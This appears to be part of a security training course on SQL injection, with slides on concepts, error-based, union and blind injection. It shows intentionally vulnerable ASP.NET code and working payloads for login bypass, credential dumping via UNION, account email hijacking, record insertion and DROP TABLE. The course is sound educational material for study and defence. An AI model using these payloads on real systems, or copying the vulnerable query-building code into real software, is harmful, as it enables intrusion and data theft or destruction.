
This string is visible in the body of the HTTP or HTTPS POST request as:

SQL query at the database

```
select * from Users where  
(username = 'bart' and  
password = 'simpson');
```

```
<form action="/cgi-bin/login"  
method=post>  
Username: <input type=text  
name=username>  
Password: <input  
type=password name=password>  
<input type=submit  
value=Login>
```

# Example: Normal SQL Query



Web Browser

Constructed SQL Query

```
SELECT Count(*) FROM Users WHERE  
UserName='Jason' AND Password='Springfield'
```

```
BadLogin.aspx.cs  
private void cmdLogin_Click(object sender,  
System.EventArgs e)  
{ string strCnx =  
"server=  
localhost;database=northwind;uid=sa;pwd=";  
SqlConnection cnx = new SqlConnection(strCnx);  
cnx.Open();  
  
//This code is susceptible to SQL injection attacks:  
string strQry = "SELECT Count(*) FROM  
Users WHERE UserName=" + txtUser.Text +  
" AND Password=" + txtPassword.Text +  
";"  
  
int intRecs;  
SqlCommand cmd = new SqlCommand(strQry, cnx);  
intRecs = (int) cmd.ExecuteScalar();  
if (intRecs>0) {  
FormsAuthentication.RedirectFromLoginPage(txtUser  
.Text, false); } else {  
lblMsg.Text = "Login attempt failed.";  
cnx.Close();  
}
```

Server-side Code (BadLogin.aspx)

# Understanding an SQL Injection Query



Login

Blah' or 1=1 --'

Springfield

Submit



Attacker Launching SQL Injection

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
```

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1
```

```
--' AND Password='Springfield'
```

SQL Query Executed

Code after -- are now comments

# Understanding an SQL Injection Query – Code Analysis



1

A user enters a user name and password that matches a record in the user's table

2

A dynamically generated SQL query is used to retrieve the number of matching rows

3

The user is then authenticated and redirected to the requested page

4

When the attacker enters 'blah' or 1=1 -- then the SQL query will look like:

```
SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 -- AND Password=00
```

5

Because a pair of hyphens designate the beginning of a comment in SQL, the query simply becomes:

```
SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1
```

```
string strQry = "SELECT Count(*) FROM Users WHERE UserName=" +  
txtUser.Text + " AND Password=" + txtPassword.Text + "';"
```

# Example of a Web App Vulnerable to SQL Injection: BadProductList.aspx



http://www.juggyboyshop.com/BadProductList.aspx



```
private void cmdFilter_Click(object sender, System.EventArgs e) {
    dgrProducts.CurrentPageIndex = 0;
    bindDataGrid(); }

private void bindDataGrid() {
    dgrProducts.DataSource = createDataView();
    dgrProducts.DataBind(); }

private DataView createDataView() {
    string strCnx =
        "server=localhost;uid=sa;pwd=;database=northwind;";
    string strSQL = "SELECT ProductId, ProductName, " +
        "QuantityPerUnit, UnitPrice FROM Products";

    //This code is susceptible to SQL injection attacks.
    if (txtFilter.Text.Length > 0) {
        strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + "'"; }

    SqlConnection cnx = new SqlConnection(strCnx);
    SqlDataAdapter sda = new SqlDataAdapter(strSQL, cnx);
    DataTable dtProducts = new DataTable();
    sda.Fill(dtProducts);
    return dtProducts.DefaultView;
}
```

Attack Occurs Here

This page displays products from the Northwind database and allows users to filter the resulting list of products using a textbox called txtFilter

Like the previous example (BadLogin.aspx), this code is vulnerable to SQL injection attacks

The executed SQL is constructed dynamically from a user-supplied input

# Example of a Web App Vulnerable to SQL Injection: Attack Analysis



The screenshot shows a web browser window for <http://www.juggyboyshop.com>. The page title is "JuggyBoyShop.com". On the left, there's a shopping cart icon. Below it is a search bar with the placeholder "Search for Products" and a magnifying glass icon. To the right of the search bar is a back arrow. The main content area displays a table with four columns: ProductID, ProductName, QuantityPerUnit, and UnitPrice. The data rows are:

ProductID	ProductName	QuantityPerUnit	UnitPrice
145	Jason	mypass@123	0
451	Georg	pass1234	0
128	Jhonest	qwertyabcd	0
157	Suzanne	ad@1234	0

A note at the bottom states "User names and Passwords are displayed".

An arrow points from the search bar area to a figure of a person wearing a mask and hood, sitting at a computer, labeled "Attacker Launching SQL Injection".

```
blah' UNION Select 0, username,  
password, 0 from users --
```

## SQL Query Executed

```
SELECT ProductId, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE  
ProductName LIKE 'blah' UNION Select 0, username, password, 0 from users --
```

# Example of SQL Injection: Updating Table



http://www.juggyboy.com



Attacker Launching  
SQL Injection

```
blah'; UPDATE jb-customers SET jb-email  
= 'info@juggyboy.com' WHERE email  
='jason@springfield.com; --'
```

JuggyBoy.com

Forgot Password

Email Address

Your password will be sent to your registered email address

SQL Injection Vulnerable Website

## SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members  
WHERE jb-email = 'blah'; UPDATE jb-customers SET jb-email = 'info@juggyboy.com'  
WHERE email ='jason@springfield.com; --';
```

# Example of SQL Injection: Adding New Records



Attacker Launching  
SQL Injection

```
blah'; INSERT INTO jb-customers ('jb-email','jb-
passwd','jb-login_id','jb-last_name') VALUES
('jason@springfield.com','hello','jason','jason
springfield');--
```



## SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members
WHERE email = 'blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-
last_name') VALUES ('jason@springfield.com','hello','jason', 'jason springfield');--';
```

The diagram illustrates a SQL injection attack. On the left, an illustration of a person in a hooded sweatshirt and sunglasses is shown launching an attack. An arrow points from this figure to a central box labeled "SQL Injection Vulnerable Website". This box contains a screenshot of a web browser with the URL "http://www.juggyboy.com". The page title is "JuggyBoy.com" and the heading is "Forgot Password". Below the heading is a text input field labeled "Email Address". To the right of the input field is a note: "Your password will be sent to your registered email address". At the bottom of the browser window is a "Submit" button. In the bottom right corner of the browser window, there is a small "X" icon. The entire process is labeled "Attacker Launching SQL Injection".

## SQL Injection Vulnerable Website

# Example of SQL Injection: Identifying the Table Name



Attacker Launching  
SQL Injection

```
blah' AND 1=(SELECT COUNT(*) FROM  
mytable); --
```

A

You will need to guess table names here

JuggyBoy.com

Forgot Password

Email Address

Your password will be sent to your registered email address

SQL Injection Vulnerable Website

## SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email =  
'blah' AND 1=(SELECT COUNT(*) FROM mytable); --';
```

# Example of SQL Injection: Deleting a Table



Back Forward Home Stop Refresh http://www.juggyboy.com



Attacker Launching  
SQL Injection

```
blah'; DROP TABLE Creditcard; --
```

JuggyBoy.com

Forgot Password

Email Address


Your password will be sent to your registered email address

SQL Injection Vulnerable Website


SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members
WHERE jb-email = 'blah'; DROP TABLE Creditcard; --';
```

# Module Flow




**SQL Injection  
Concepts**



**SQL Injection  
Methodology**




**Evasion  
Techniques**




**Types of  
SQL Injection**




**SQL Injection  
Tools**



**Counter-  
measures**



# Types of SQL Injection



# Error Based SQL Injection



- >Error based SQL Injection forces the database to perform some operation in which the result will be an error
- This exploitation may differ from one DBMS to the other



- Consider the SQL query shown below:

```
SELECT * FROM products WHERE  
id_product=$id_product
```

- Consider the request to a script who executes the query above:

```
http://www.example.com/product.  
php?id=10
```

- The malicious request would be (for ex: Oracle 10g):

```
http://www.example.com/product.php?  
id=10||UTL_INADDR.GET_HOST_NAME(  
(SELECT user FROM DUAL) )-
```

- In the example, the tester concatenates the value 10 with the result of the function `UTL_INADDR.GET_HOST_NAME`
- This Oracle function will try to return the hostname of the parameter passed to it, which is other query, the name of the user
- When the database looks for a hostname with the user database name, it will fail and return an error message like:  
`ORA-292257: host SCOTT unknown`
- Then the tester can manipulate the parameter passed to `GET_HOST_NAME()` function and the result will be shown in the error message

# Error Based SQL Injection

(Cont'd)



## System Stored Procedure

Attackers exploit databases' stored procedures to perpetrate their attacks

## End of Line Comment

After injecting code into a particular field, legitimate code that follows is nullified through usage of end of line comments

```
SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --';
```

## Illegal/Logically Incorrect Query

An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables, etc.

## Tautology

Injecting statements that are always true so that queries always return results upon evaluation of a WHERE condition

```
SELECT * FROM users WHERE name = '' OR '1'='1';
```

## Union SQL Injection

“UNION SELECT” statement returns the union of the intended dataset with the target dataset

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL  
SELECT creditCardNumber,1,1 FROM CreditCardTable
```


# Union SQL Injection



- ↳ This technique involves joining a forged query to the original query
- ↳ Result of forged query will be joined to the result of the original query thereby allowing to obtain the values of fields of other tables

## Example:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```



Now set the following Id value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

The final query is as shown below:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT  
creditCardNumber,1,1 FROM CreditCardTable
```


The above query joins the result of the original query with all the credit card users

# Blind SQL Injection




## No Error Message

Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker



